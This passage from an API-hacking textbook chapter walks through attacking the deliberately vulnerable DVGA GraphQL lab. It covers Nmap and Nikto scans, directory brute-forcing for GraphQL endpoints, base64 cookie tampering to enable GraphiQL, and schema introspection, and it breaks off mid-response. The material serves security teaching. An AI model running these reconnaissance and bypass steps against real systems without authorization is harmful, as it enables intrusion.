14

ATTACKING GRAPHQL

This chapter will guide you through the process of attacking the Damn Vulnerable GraphQL Application (DVGA) using the API hacking techniques we've covered so far. We'll begin with active reconnaissance, transition to API analysis, and conclude by attempting various attacks against the application.

As you'll see, there are some major differences between the RESTful APIs we've been working with throughout this book and GraphQL APIs. I will guide you through these differences and demonstrate how we can leverage the same hacking techniques by adapting them to GraphQL. In the process, you'll get a sense of how you might apply your new skills to emerging web API formats.

You should treat this chapter as a hands-on lab. If you would like to follow along, make sure your hacking lab includes DVGA. For more information regarding setting up DVGA, return to Chapter 5.

GraphQL Requests and IDEs

In Chapter 2, we covered some of the basics of how GraphQL works. In this section, we'll discuss how to use and attack GraphQL. As you proceed, remember that GraphQL more closely resembles SQL than REST APIs. Because GraphQL is a query language, using it is really just querying a database with more steps. Let's look the request in *Listing 14-1* and its response in *Listing 14-2*.

```
POST /v1/graphql
--snip--
query products (price: "10.00") {
        name
price
}
```

Listing 14-1: A GraphQL request

```
200 OK
{
"data": {
"products": [
{
"product_name": "Seat",
"price": "10.00",
"product_name": "Wheel",
"price": "10.00"
}]}
```

Listing 14-2: A GraphQL response

Unlike REST APIs, GraphQL APIs don't use a variety of endpoints to represent where resources are located. Instead, all requests use POST and get sent to a single endpoint. The request body will contain the query and mutation, along with the requested types.

Remember from Chapter 2 that the GraphQL *schema* is the shape in which the data is organized. The schema consists of types and fields. The *types* (`query`, `mutation`, and `subscription`) are the basic methods consumers can use to interact with GraphQL. While REST APIs use the HTTP request methods GET, POST, PUT, and DELETE to implement CRUD (create, read, update, delete) functionality, GraphQL instead uses `query` (to read) and `mutation` (to create, update, and delete). We won't be using `subscription` in this chapter, but it is essentially a connection made to the GraphQL server that allows the consumer to receive real-time updates. You can actually build out a GraphQL request that performs both a query and mutation, allowing you to read and write in a single request.

Queries begin with an object type. In our example, the object type is `products`. Object types contain one or more fields providing data about the object, such as `name` and `price` in our example. GraphQL queries can also contain arguments within parentheses, which help narrow down the fields you're looking for. For instance, the argument in our sample request specifies that the consumer only wants products that have the price `"10.00"`.

As you can see, GraphQL responded to the successful query with the exact information requested. Many GraphQL APIs will respond to all requests with an HTTP 200 response, regardless of whether the query was successful. Whereas you would receive a variety of error response codes with a REST API, GraphQL will often send a 200 response and include the error within the response body.

Another major difference between REST and GraphQL is that it is fairly common for GraphQL providers to make an integrated development environment (IDE) available over their web application. A GraphQL IDE is a graphical interface that can be used to interact with the API. Some of the most common GraphQL IDEs are GraphiQL, GraphQL Playground, and the Altair Client. These GraphQL IDEs consist of a window to craft queries, a window to submit requests, a window for responses, and a way to reference the GraphQL documentation.

Later in this chapter, we will cover enumerating GraphQL with queries and mutations. For more information about GraphQL, check out the GraphQL guide at *https://graphql.org/learn* and the additional resources provided by Dolev Farhi in the DVGA GitHub Repo.

Active Reconnaissance

Let's begin by actively scanning DVGA for any information we can gather about it. If you were trying to uncover an organization's attack surface rather than attacking a deliberately vulnerable application, you might begin with passive reconnaissance instead.

Scanning

Use an Nmap scan to learn about the target host. From the following scan, we can see that port 5000 is open, has HTTP running on it, and uses a web application library called Werkzeug version 1.0.1:

```
$ nmap -sC -sV 192.168.195.132
Starting Nmap 7.91 ( https://nmap.org ) at 10-04 08:13 PDT
Nmap scan report for 192.168.195.132
Host is up (0.00046s latency).
Not shown: 999 closed ports
PORT      STATE    SERVICE    VERSION
```

```
5000/tcp open        http      Werkzeug httpd 1.0.1 (Python 3.7.12)
|_http-server-header: Werkzeug/1.0.1 Python/3.7.12
|_http-title: Damn Vulnerable GraphQL Application
```

The most important piece of information here is found in the `http-title`, which gives us a hint that we're working with a GraphQL application. You won't typically find indications like this in the wild, so we will ignore it for now. You might follow this scan with an all-ports scan to search for additional information.

Now it's time to perform more targeted scans. Let's run a quick web application vulnerability scan using Nikto, making sure to specify that the web application is operating over port 5000:


```
$ nikto -h 192.168.195.132:5000
---------------------------------------------------------------------------
+ Target IP:          192.168.195.132
+ Target Hostname:    192.168.195.132
+ Target Port:        5000
---------------------------------------------------------------------------
+ Server: Werkzeug/1.0.1 Python/3.7.12
+ Cookie env created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diffe
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /static/favicon.ico, inode: 1633359027.0, size: 15406, mtime: 252
+ Allowed HTTP Methods: OPTIONS, HEAD, GET
+ 7918 requests: 0 error(s) and 6 item(s) reported on remote host
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto tells us that the application may have some security misconfigurations, such as the missing `X-Frame-Options` and undefined `X-XSS-Protection` headers. In addition, we've found that the OPTIONS, HEAD, and GET methods are allowed. Since Nikto did not pick up any interesting directories, we should check out the web application in a browser and see what we can find as an end user. Once we have thoroughly explored the web app, we can perform a directory brute-force attack to see if we can find any other directories.

Viewing DVGA in a Browser

As you can see in *Figure 14-1*, the DVGA web page describes a deliberately vulnerable GraphQL application.

Make sure to use the site as any other user would by clicking the links located on the web page. Explore the Private Pastes, Public Pastes, Create Paste, Import Paste, and Upload Paste links. In the process, you should begin to see a few interesting items, such as usernames, forum posts that include IP addresses and `user-agent` info, a link for uploading files, and a link for creating forum posts. Already we have a bundle of information that could prove useful in our upcoming attacks.



Damn Vulnerable GraphQL Application

Welcome!

Damn Vulnerable GraphQL Application, or DVGA, is a vulnerable GraphQL implementation. DVGA

Getting Started

If you aren't yet familiar with GraphQL, see the GraphQL Resources section below. Otherwise, start


If you are interacting with DVGA programmatically, you can set a specific game mode (such as Begi

If the Header is not set, DVGA will default to Easy mode.

Figure 14-1: The DVGA landing page

Using DevTools

Now that we've explored the site as an average user, let's take a peek under the hood of the web application using DevTools. To see the different resources involved in this web application, navigate to the DVGA home page and open the Network module in DevTools. Refresh the Network module by pressing CTRL-R. You should see something like the interface shown in *Figure 14-2*.




```
192.168.195.132
all.css
extra.css
bootstrap.min.css
simple-sidebar.css
dvgql_logo.png
jquery.min.js
bootstrap.bundle.min.js
fa-solid-900.woff2
data:image/svg+xml,...
favicon.ico
```

```
General
  Request URL: http://192.168.195.132:5000/
  Request Method: GET
  Status Code: 200 OK
  Remote Address: 192.168.195.132:5000
  Referrer Policy: strict-origin-when-cross-origin
Response Headers
  Content-Length: 7955
  Content-Type: text/html; charset=utf-8
  Date:
  Server: Werkzeug/1.0.1 Python/3.7.12
  Set-Cookie: env=graphiql:disable; Path=/
  Vary: Cookie
```

Figure 14-2: The DVGA home page's network source file

Look through the response headers of the primary resource. You should see the header `Set-Cookie: env=graphiql:disable`, another indication that we're interacting with a target that uses GraphQL. Later, we may be able to manipulate a cookie like this one to enable a GraphQL IDE called GraphiQL.

Back in your browser, navigate to the Public Pastes page, open up the DevTools Network module, and refresh again (see Figure 14-3).



```
▼{data: {pastes: [{id: "UGFzdGVPYmplY3Q6MTE=", title: "What is this even",…},…]}}
  ▼data: {pastes: [{id: "UGFzdGVPYmplY3Q6MTE=", title: "What is this even",…},…]}
    ▼pastes: [{id: "UGFzdGVPYmplY3Q6MTE=", title: "What is this even",…},…]
      ▶0: {id: "UGFzdGVPYmplY3Q6MTE=", title: "What is this even",…}
      ▶1: {id: "UGFzdGVPYmplY3Q6MTA=", title: "This is my first paste", content: "The sun rises at the east.",…}
      ▶2: {id: "UGFzdGVPYmplY3Q6OQ==", title: "What is this even", content: "Where do you live?",…}
      ▶3: {id: "UGFzdGVPYmplY3Q6OA==", title: "This is my first paste",…}
      ▶4: {id: "UGFzdGVPYmplY3Q6Nw==", title: "TITLE!!!!!",…}
      ▶5: {id: "UGFzdGVPYmplY3Q6Ng==", title: "What is this even",…}
      ▶6: {id: "UGFzdGVPYmplY3Q6NQ==", title: "Testing Testing", content: "How big you are!",…}
      ▶7: {id: "UGFzdGVPYmplY3Q6NA==", title: "This is my first paste",…}
      ▶8: {id: "UGFzdGVPYmplY3Q6Mw==", title: "What is this even", content: "Will you pick me up at my place?",…}
      ▶9: {id: "UGFzdGVPYmplY3Q6Mg==", title: "Testing Testing", content: "The sun rises at the east.",…}
```

Figure 14-3: DVGA public_pastes source

There is a new source file called *graphql*. Select this source and choose the Preview tab. Now you will see a preview of the response for this resource. GraphQL, like REST, uses JSON as the syntax for transferring data. At this point, you may have guessed that this is a response generated using GraphQL.

Reverse Engineering the GraphQL API

Now that we know the target app uses GraphQL, let's try to determine the API's endpoint and requests. Unlike REST APIs, whose resources are available at various endpoints, a host that uses GraphQL relies on only a single endpoint for its API. In order to interact with the GraphQL API, we must first find this endpoint and then figure out what we can query for.

Directory Brute-Forcing for the GraphQL Endpoint

A directory brute-force scan using Gobuster or Kiterunner can tell us if there are any GraphQL-related directories. Let's use Kiterunner to find these. If you were searching for GraphQL directories manually, you could add keywords like the following in the requested path:

/graphql
/v1/graphql
/api/graphql
/v1/api/graphql
/graph
/v1/graph
/graphiql

/v1/graphiql
/console
/query
/graphql/console
/altair
/playground

Of course, you should also try replacing the version numbers in any of these paths with */v2*, */v3*, */test*, */internal*, */mobile*, */legacy*, or any variation of these paths. For example, both Altair and Playground are alternative IDEs to GraphiQL that you could search for with various versioning in the path.

SecLists can also help us automate this directory search:


```
$ kr brute http://192.168.195.132:5000 -w /usr/share/seclists/Discovery/Web-Content/graphql.txt

GET     400 [     53,    4,   1] http://192.168.195.132:5000/graphiql

GET     400 [     53,    4,   1] http://192.168.195.132:5000/graphql

5:50PM INF scan complete duration=716.265267 results=2
```


We receive two relevant results from this scan; however, both currently respond with an HTTP 400 Bad Request status code. Let's check them in the web browser. The */graphql* path resolves to a JSON response page with the message `"Must provide query string."` (see *Figure 14-4*).


192.168.195.132:5000/graphql
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON

```
errors:
  0:
    message:   "Must provide query string."
```

Figure 14-4: *The DVGA /graphql path*

This doesn't give us much to work with, so let's check out the */graphiql* endpoint. As you can see in Figure 14-5, the */graphiql* path leads us to the web IDE often used for GraphQL, GraphiQL.



```
{
  "errors": [
    {
      "message": "400 Bad Request: GraphiQL Access Rejected",
      "locations": [
        {
          "line": 3,
          "column": 5
        }
      ],
      "path": [
        "__schema"
      ]
    }
  ],
  "data": null
}
```

Figure 14-5: *The DVGA GraphiQL web IDE*

However, we are met with the message `"400 Bad Request: GraphiQL Access Rejected"`.

In the GraphiQL web IDE, the API documentation is normally located on the top right of the page, under a button called Docs. If you click the Docs button, you should see the Documentation Explorer window, shown on the right side of Figure 14-5. This information could be helpful for crafting requests. Unfortunately, due to our bad request, we do not see any documentation.

There is a chance we're not authorized to access the documentation due to the cookies included in our request. Let's see if we can alter the `env=graphiql:disable` cookie we spotted back at the bottom of *Figure 14-2*.


Cookie Tampering to Enable the GraphiQL IDE

Let's capture a request to */graphiql* using the Burp Suite Proxy to see what we're working with. As usual, you can proxy the request to be intercepted through Burp Suite. Make sure Foxy Proxy is on and then refresh the */graphiql* page in your browser. Here is the request you should intercept:

```
GET /graphiql HTTP/1.1
Host: 192.168.195.132:5000
--snip--
Cookie: language=en; welcomebanner_status=dismiss; continueCode=KQabVVENkBvjq9O2xgyoWrXb45wGnmTxdaL8m1pzYlPQKJMZ6D37neRqyn3x
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0.
```

In reviewing the request, one thing you should notice is that the `env` variable is base64 encoded. Paste the value into Burp Suite's Decoder and then decode the value as base64. You should see the decoded value as `graphiql:disable`. This is the same value we noticed when viewing DVGA in DevTools.

Let's take this value and try altering it to `graphiql:enable`. Since the original value was base64 encoded, let's encode the new value back to base64 (see *Figure 14-6*).




```
Z3JhcGhpcWw6ZGlzYWJsZQ==
```

```
graphiql:enable
```

```
Z3JhcGhpcWw6ZW5hYmxl
```

Figure 14-6: Burp Suite's Decoder

You can test out this updated cookie in Repeater to see what sort of response you receive. To be able to use GraphiQL in the browser, you'll need to update the cookie saved in your browser. Open the DevTools Storage panel to edit the cookie (see *Figure 14-7*).



Name	Value
continue...	KQabVVENkBvjq9O2xgyoWrXb45wGnmTxdaL8m1pzYlPQKJMZ6D37neRqyn3x
cookieco...	dismiss
env	Z3JhcGhpcWw6ZW5hYmxl
language	en
session	eyJkaWZmaWN1bHR5IjoiZWFzeSJ9.YWOfOA.NYaXtJpmkjyt-RazPrLj5GKg-Os
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJ
welcome...	dismiss


Figure 14-7: Cookies in DevTools

Once you've located the `env` cookie, double-click the value and replace it with the new one. Now return to the GraphiQL IDE and refresh the page. You should now be able to use the GraphiQL interface and Documentation Explorer.

Reverse Engineering the GraphQL Requests

Although we know the endpoints we want to target, we still don't know the structure of the API's requests. One major difference between REST and GraphQL APIs is that GraphQL operates using POST requests only.

Let's intercept these requests in Postman so we can better manipulate them. First, set your browser's proxy to forward traffic to Postman. If you followed the setup instructions back in Chapter 4, you should be able to set FoxyProxy to "Postman." *Figure 14-8* shows Postman's Capture requests and cookies screen.


Capture requests and cookies

Requests | Cookies

Capture requests from any device or browser with Postman's built-in proxy. Learn more about capturing requests.

Source: Proxy | Interceptor

Capture Requests: ON

Port: 5555


Save Requests to: Collection: DVGA GraphQL

Show additional filters

Figure 14-8: Postman's Capture requests and cookies screen

Now let's reverse engineer this web application by manually navigating to every link and using every feature we've discovered. Click around and submit some data. Once you've thoroughly used the web app, open Postman to see what your collection looks like. You've likely collected requests that do not interact with the target API. Make sure to delete any that do not include either */graphiql* or */graphql*.

However, as you can see in Figure 14-9, even if you delete all requests that don't involve */graphql*, their purposes aren't so clear. In fact, many of them look identical. Because GraphQL requests function solely using the data in the body of the POST request rather than the request's endpoint, we'll have to review the body of the request to get an idea of what these requests do.


DVGA GraphQL
8 requests

```
POST http://192.168.195.132:5000/graphiql?
POST http://192.168.195.132:5000/graphiql?
POST http://192.168.195.132:5000/graphql
POST http://192.168.195.132:5000/graphql
POST http://192.168.195.132:5000/graphql
POST http://192.168.195.132:5000/graphql
POST http://192.168.195.132:5000/graphql
POST http://192.168.195.132:5000/graphql
```


Figure 14-9: An unclear GraphQL Postman collection

Take the time to go through the body of each of these requests and then rename each request so you can see what it does. Some of the request bodies may seem intimidating; if so, extract a few key details from them and give them a temporary name until you understand them better. For instance, take the following request:

```
POST http://192.168.195.132:5000/graphiql?

{"query":"\n  query IntrospectionQuery {\n    __schema {\n      queryType{ name }\n      mutationType { name }\n      subscr
--snip--
```

There is a lot of information here, but we can pick out a few details from the beginning of the request body and give it a name (for example, Graphiql Query Introspection SubscriptionType). The next request looks very similar, but instead of `subscriptionType`, the request includes only `types`, so let's name it based on that difference, as shown in Figure 14-10.



DVGA GraphQL
POST Graphiql Query Introspection SubscriptionType
POST Graphiql Query Introspection Types
POST Query getPastes Private
POST Query getPastes Public
POST Mutation CreatePaste Public
POST Mutation CreatePaste Private
POST Mutation UploadPaste
POST Mutation ImportPaste
POST Mutation ImportPaste Copy
POST Query getPastes Public (Success)

Figure 14-10: A cleaned-up DVGA collection

Now you have a basic collection with which to conduct testing. As you learn more about the API, you will further build your collection.

Before we continue, we'll cover another method of reverse engineering GraphQL requests: obtaining the schema using introspection.

Reverse Engineering a GraphQL Collection Using Introspection

Introspection is a feature of GraphQL that reveals the API's entire schema to the consumer, making it a gold mine when it comes to information disclosure. For this reason, you'll often find introspection disabled and will have to work a lot harder to attack the API. If, however, you can query the schema, you'll be able to operate as though you've found a collection or specification file for a REST API.

Testing for introspection is as simple as sending an introspection query. If you're authorized to use the DVGA GraphiQL interface, you can capture the introspection query by intercepting the requests made when loading */graphiql*, because the GraphiQL interface sends an introspection query when populating the Documentation Explorer.

The full introspection query is quite large, so I've only included a portion here; however, you can see it in its entirety by intercepting the request yourself or checking it out on the Hacking APIs GitHub repo at *https://github.com/hAPI-hacker/Hacking-APIs*.

```
query IntrospectionQuery {
  __schema {
    queryType { name }
    mutationType { name }
    subscriptionType { name }
    types {
      ...FullType
    }
    directives {
      name
      description
      locations
      args {
        ...InputValue
      }
    }
  }
}
```


A successful GraphQL introspection query will provide you with all the types and fields contained within the schema. You can use the schema to build a Postman collection. If you're using GraphiQL, the query will populate the GraphiQL Documentation Explorer. As you'll see in the next sections, the GraphiQL Documentation Explorer is a tool for seeing the types, fields, and arguments available in the GraphQL documentation.

GraphQL API Analysis

At this point, we know that we can make requests to a GraphQL endpoint and the GraphiQL interface. We've also reverse engineered several GraphQL requests and gained access to the GraphQL schema through the use of a successful introspection query. Let's use the Documentation Explorer to see if there is any information we might leverage for exploitation.

Crafting Requests Using the GraphiQL Documentation Explorer

Take one of the requests we reverse engineered from Postman, such as the request for Public Pastes used to generate the *public_pastes* web page, and test it out using the GraphiQL IDE. Use the Documentation Explorer to help you build your query. Under **Root Types**, select **Query**. You should see the same options displayed in *Figure 14-11*.



No Description

FIELDS

node(id: ID!): Node
The ID of the object
pastes(public: Boolean): [PasteObject]
paste(pId: String): PasteObject
systemUpdate: String
systemDiagnostics(
  username: String
  password: String
  cmd: String
): String
systemHealth: String
readAndBurn(pId: Int): PasteObject

Figure 14-11: The GraphiQL Documentation Explorer

Using the GraphiQL query panel, enter `query` followed by curly brackets to initiate the GraphQL request. Now query for the public pastes field by adding `pastes` under `query` and using parentheses for the argument `public: true`. Since we'll want to know more about the public pastes object, we'll need to add fields to the query. Each field we add to the request will tell us more about the object. To do this, select **PasteObject** in the Documentation Explorer to view these fields. Finally, add the fields that you would like to include in your request body, separated by new lines. The fields you include represent the different data objects you should receive back from the provider. In my request I'll add `title`, `content`, `public`, `ipAddr`, and `pId`, but feel free to experiment with your own fields. Your completed request body should look like this:

```
query {
pastes (public: true) {
 title
     content
     public
     ipAddr
     pId
   }
}
```

Send the request by using the **Execute Query** button or the shortcut CTRL-ENTER. If you've followed along, you should receive a response like the following:

```
{
  "data": {
    "pastes": [
      {
